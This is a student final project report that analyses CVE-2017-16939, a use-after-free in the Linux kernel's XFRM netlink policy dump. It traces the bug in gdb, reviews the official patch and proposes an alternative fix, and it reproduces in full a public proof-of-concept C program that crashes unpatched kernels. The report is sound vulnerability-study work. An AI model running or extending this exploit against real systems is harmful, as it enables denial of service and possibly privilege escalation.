CS590AF Final Project Report

Arnab Das, Jiangyi Qiu

Table of Contents

Vulnerability Summary

We investigated a Linux kernel vulnerability (CVE-2017-16939) found in the Netlink socket subsystem – XFRM. Netlink is used to transfer information between the kernel and user-space processes. It consists of a standard sockets-based interface for user space processes and an internal kernel API for kernel modules. XFRM is an IP framework intended for packet transformations, from encryption to compression. Communication with XFRM is done through Netlink socket APIs.

This vulnerability allows local users to gain elevated privileges on the system, caused by a use-after-free in the implementation of the XFRM dump policy in the Linux kernel before 4.13.11. It could occur while closing an XFRM netlink socket in xfrm_dump_policy_done.

A public exploit is available at https://ssd-disclosure.com/ssd-advisory-linux-kernel-xfrm-privilege-escalation/.

Environment Setup

We ran the proof of concept in the public exploit on an Ubuntu virtual machine with kernel 4.13.0, and the system crashed.
We then set up another Ubuntu VM (17.04) as the host, communicating with a QEMU instance running kernel 4.10.6. The kernel image was built using Syzkaller. By enabling some network options (CONFIG_VIRTIO_NET, CONFIG_E1000, CONFIG_E1000E, CONFIG_BINFMT_MISC) and some XFRM options (CONFIG_XFRM, CONFIG_XFRM_USER,

CONFIG_NET_KEY), it booted successfully without entering the emergency mode, and we were able to add breakpoints at XFRM functions.

Vulnerability Analysis

Triggering Condition

The crash is triggered when xfrm_dump_policy is not called before calling xfrm_dump_policy_done. This can be triggered if a dump fails because the target socket's receive buffer is full, specifically, when sk->sk_rmem_alloc is no less than sk->sk_rcvbuf.

Vulnerability Details

The value sk->sk_rcvbuf (where sk is a socket object) defines the maximum amount of memory the kernel is allowed to use for queuing incoming data for a socket. This value can be set by the local user using setsockopt(SO_RCVBUF) function. In particular, the Linux kernel automatically doubles the requested value to allow for internal overhead, with the minimum value being 0x900. For example, if the user sets the value to be 0x200 by setsockopt(), the value will be 0x900 eventually. And if the user sets the value to be 0x481, the actual value will be 0x902.

On the other hand, the value sk->sk_rmem_alloc (refers to an atomic variable sk->sk_backlog.rmem_alloc) tracks the amount of memory that has been allocated. This value is updated by skb_set_owner_r:

```C/C++
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
	WARN_ON(skb->sk != NULL);
	skb->sk = sk;
	skb->destructor = netlink_skb_destructor;
	atomic_add(skb->truesize, &sk->sk_rmem_alloc);
	sk_mem_charge(sk, skb->truesize);
}
```

Here skb->truesize is the length of the variable size data component(s) plus the size of the sk_buff header. This value is added to sk->sk_rmem_alloc atomically.

The triggering condition requires xfrm_dump_policy not to be called while xfrm_dump_policy_done is called later. Precisely, xfrm_dump_policy is called by netlink_dump if we look at the call stack below.

In netlink_dump, xfrm_dump_policy is not called if, for example, when sk->sk_rcvbuf is smaller than sk_rmem_alloc:

```
C/C++
static int netlink_dump(struct sock *sk)
{
...
       if (atomic_read(&sk->sk_rmem_alloc) >= sk->sk_rcvbuf)
              goto errout_skb;
...
... //xfrm_dump_policy is called in between
...
errout_skb:
       mutex_unlock(nlk->cb_mutex);
       kfree_skb(skb);
       return err;
}
```

Therefore, we can set up a small sk->sk_rcvbuf (e.g. the smallest 0x900). Then by sending multiple messages using the same socket we can trigger this condition.

When closing the socket, xfrm_dump_policy_done will be called when cb_running for the netlink_sock object is true. In the above scenario, when directly jumping to errout_skb, the value cb_running is not set to false so xfrm_dump_policy_done will indeed be triggered.

```
(gdb) bt
#0  xfrm_policy_walk_done (walk=0xffff88006637bee0, net=0xffff880067775e00)
    at net/xfrm/xfrm_policy.c:1076
#1  0xffffffff8300abe8 in xfrm_dump_policy_done (cb=<optimized out>) at net/xfrm/xfrm_user.c:1655
#2  0xffffffff82deb91f in netlink_sock_destruct (sk=0xffff88006637bb80)
    at net/netlink/af_netlink.c:331
#3  0xffffffff82c94b94 in __sk_destruct (head=0xffff88006637be30) at net/core/sock.c:1430
#4  0xffffffff82c9d7cc in sk_destruct (sk=<optimized out>) at net/core/sock.c:1460
#5  0xffffffff82c9d85c in __sk_free (sk=0xffff88006637bb80) at net/core/sock.c:1468
#6  0xffffffff82c9da58 in sk_free (sk=0xffff88006637bb80) at net/core/sock.c:1479
#7  0xffffffff82deacee in netlink_sock_destruct_work (work=0xffff88006637bf68)
    at net/netlink/af_netlink.c:353
#8  0xffffffff8121f58d in process_one_work (worker=0xffff88006ba7fe00, work=0xffff88006637bf68)
    at kernel/workqueue.c:2098
#9  0xffffffff812204b8 in worker_thread (__worker=0xffff88006ba7fe00) at kernel/workqueue.c:2232
#10 0xffffffff81238d1c in kthread (_create=<optimized out>) at kernel/kthread.c:227
#11 0xffffffff8323d3ec in ret_from_fork () at arch/x86/entry/entry_64.S:430
#12 0x0000000000000000 in ?? ()
(gdb)
```

The function xfrm_dump_policy_done calls xfrm_policy_walk_done, which attempts to delete the doubly linked list in the xfrm_policy_walk entry. The doubly linked list is normally initialized in xfrm_dump_policy. Since it never gets called, the deletion will cause a system crash.


```C/C++
void xfrm_policy_walk_done(struct xfrm_policy_walk *walk, struct net *net)
{
	if (list_empty(&walk->walk.all))
		return;

	spin_lock_bh(&net->xfrm.xfrm_policy_lock); /*FIXME where is net? */
	list_del(&walk->walk.all);
	spin_unlock_bh(&net->xfrm.xfrm_policy_lock);
}
```

We can indeed check the memory for walk (xfrm_policy_walk object) is all zeros in gdb:

```C/C++
struct xfrm_policy_walk_entry {
	struct list_head	all;
	u8			dead;
};

struct xfrm_policy_walk {
	struct xfrm_policy_walk_entry walk;
	u8 type;
	u32 seq;
};
```



Proof of Concept

So the following public proof of concept makes sense. Before sending the messages, it sets the sk->sk_rcvbuf value to the minimum 0x900. It then sends to message. The system crashed while sending the second message since sk->sk_rmem_alloc (equals 0x1100) exceeds sk->sk_rcvbuf, as desired.

C/C++

```
#define _GNU_SOURCE
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <asm/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/netlink.h>
#include <linux/xfrm.h>
#include <sched.h>
#include <unistd.h>
#define BUFSIZE 2048
int fd;
struct sockaddr_nl addr;
struct msg_policy {
    struct nlmsghdr msg;
    char buf[BUFSIZE];
};
void create_nl_socket(void)
{
    fd = socket(PF_NETLINK,SOCK_RAW,NETLINK_XFRM);
    memset(&addr,0,sizeof(struct sockaddr_nl));
    addr.nl_family = AF_NETLINK;
    addr.nl_pid = 0; /* packet goes into the kernel */
    addr.nl_groups = XFRMNLGRP_NONE; /* no need for multicast group */
}
void do_setsockopt(void)
{
    int var =0x100; // this is a small number, sk_rcvbuf will be set to 0x900
    setsockopt(fd,1,SO_RCVBUF,&var,sizeof(int));
```

```
}
struct msg_policy *init_policy_dump(int size)
{
    struct msg_policy *r;
    r = malloc(sizeof(struct msg_policy));
    if(r == NULL) {
        perror("malloc");
        exit(-1);
    }
    memset(r,0,sizeof(struct msg_policy));
    r->msg.nlmsg_len = 0x10;
    r->msg.nlmsg_type = XFRM_MSG_GETPOLICY;
    r->msg.nlmsg_flags = NLM_F_MATCH | NLM_F_MULTI |  NLM_F_REQUEST;
    r->msg.nlmsg_seq = 0x1;
    r->msg.nlmsg_pid = 2;
    return r;
}
int send_msg(int fd,struct nlmsghdr *msg)
{
    int err;
    err = sendto(fd,(void *)msg,msg->nlmsg_len,0,(struct
sockaddr*)&addr,sizeof(struct sockaddr_nl));
    if (err < 0) {
        perror("sendto");
        return -1;
    }
    return 0;
}
void create_ns(void)
{
       if(unshare(CLONE_NEWUSER) != 0) {
              perror("unshare(CLONE_NEWUSER)");
              exit(1);
       }
       if(unshare(CLONE_NEWNET) != 0) {
              perror("unshared(CLONE_NEWUSER)");
              exit(2);
       }
}
int main(int argc,char **argv)
{
    struct msg_policy *p;
    create_ns();
    create_nl_socket();
```

```
    p = init_policy_dump(100);
    do_setsockopt();
    send_msg(fd,&p->msg);
    p = init_policy_dump(1000);
    send_msg(fd,&p->msg); // crash happens here
    return 0;
}
```

Patch Analysis

The Official Patch

This patch adds a callback function cb->start to ensure that the initialization is always done regardless of the buffer situation, so that the xfrm_policy_walk object is initialized even if xfrm_dump_policy is not called.

C/C++

```
diff --git a/net/xfrm/xfrm_user.c b/net/xfrm/xfrm_user.c
index b997f1395357e8..e44a0fed48dd08 100644
--- a/net/xfrm/xfrm_user.c
+++ b/net/xfrm/xfrm_user.c
@@ -1693,32 +1693,34 @@ static int dump_one_policy(struct xfrm_policy *xp, int
dir, int count, void *ptr

 static int xfrm_dump_policy_done(struct netlink_callback *cb)
 {
-	struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *) &cb->args[1];
+	struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
 	struct net *net = sock_net(cb->skb->sk);

 	xfrm_policy_walk_done(walk, net);
 	return 0;
 }

+static int xfrm_dump_policy_start(struct netlink_callback *cb)
+{
+	struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
+
+	BUILD_BUG_ON(sizeof(*walk) > sizeof(cb->args));
+
+	xfrm_policy_walk_init(walk, XFRM_POLICY_TYPE_ANY);
+	return 0;
```

```
+}
+
 static int xfrm_dump_policy(struct sk_buff *skb, struct netlink_callback *cb)
 {
       struct net *net = sock_net(skb->sk);
-      struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *) &cb->args[1];
+      struct xfrm_policy_walk *walk = (struct xfrm_policy_walk *)cb->args;
       struct xfrm_dump_info info;

-      BUILD_BUG_ON(sizeof(struct xfrm_policy_walk) >
-                   sizeof(cb->args) - sizeof(cb->args[0]));
-
       info.in_skb = cb->skb;
       info.out_skb = skb;
       info.nlmsg_seq = cb->nlh->nlmsg_seq;
       info.nlmsg_flags = NLM_F_MULTI;

-      if (!cb->args[0]) {
-            cb->args[0] = 1;
-            xfrm_policy_walk_init(walk, XFRM_POLICY_TYPE_ANY);
-      }
-
       (void) xfrm_policy_walk(net, walk, dump_one_policy, &info);

       return skb->len;
@@ -2474,6 +2476,7 @@ static const struct nla_policy
xfrma_spd_policy[XFRMA_SPD_MAX+1] = {

 static const struct xfrm_link {
       int (*doit)(struct sk_buff *, struct nlmsghdr *, struct nlattr **);
+      int (*start)(struct netlink_callback *);
       int (*dump)(struct sk_buff *, struct netlink_callback *);
       int (*done)(struct netlink_callback *);
       const struct nla_policy *nla_pol;
@@ -2487,6 +2490,7 @@ static const struct xfrm_link {
       [XFRM_MSG_NEWPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_add_policy    },
       [XFRM_MSG_DELPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy    },
       [XFRM_MSG_GETPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_get_policy,
+                                                 .start = xfrm_dump_policy_start,
                                                  .dump = xfrm_dump_policy,
                                                  .done = xfrm_dump_policy_done },
       [XFRM_MSG_ALLOCSPI    - XFRM_MSG_BASE] = { .doit = xfrm_alloc_userspi },
@@ -2539,6 +2543,7 @@ static int xfrm_user_rcv_msg(struct sk_buff *skb, struct
nlmsghdr *nlh,
```

```
                {
                        struct netlink_dump_control c = {
+                                       .start = link->start,
                                        .dump = link->dump,
                                        .done = link->done,
                                };
```

Our patch

We think an alternative way would be to just manually set cb_running to false when it errors out in netlink_dump so that xfrm_dump_policy_done will not be called and the free will not happen.

```
C/C++
static int netlink_dump(struct sock *sk)
{
...
        if (atomic_read(&sk->sk_rmem_alloc) >= sk->sk_rcvbuf)
                goto errout_skb;
...
errout_skb:
        mutex_unlock(nlk->cb_mutex);
+       nlk->cb_running = false;
        kfree_skb(skb);
        return err;
}
```

Future Work

Due to time constraints, we are only able to make sense of the public exploit, which just crashes the system. If we had more time, we would utilize this UAF to get eip (or rip since we are working with x64) and achieve write-what-where or privilege escalation.

Work Done by Person

Arnab	**Jiangyi**
Environment development for debugging	Gather exploit code and set up the environment for testing the exploit
Reversing: set up necessary breakpoints and developed structured notes for further reference	Resolve the kernel building issue
Patch	Reversing: experiment with different msg lengths and SO_RCVBUF size to gain understanding of the public PoC
Presentation slides main writer	Presentation slides editor
Final report editor	Final report main writer

Reference

The public exploit:
https://ssd-disclosure.com/ssd-advisory-linux-kernel-xfrm-privilege-escalation/
Kernel debugger setup with QEMU:
https://blog.k3170makan.com/2020/11/linux-kernel-exploitation-0x0-debugging.html
Official patch:
https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=1137b5e2529a8f5ca8ee709288ecba3e68044df2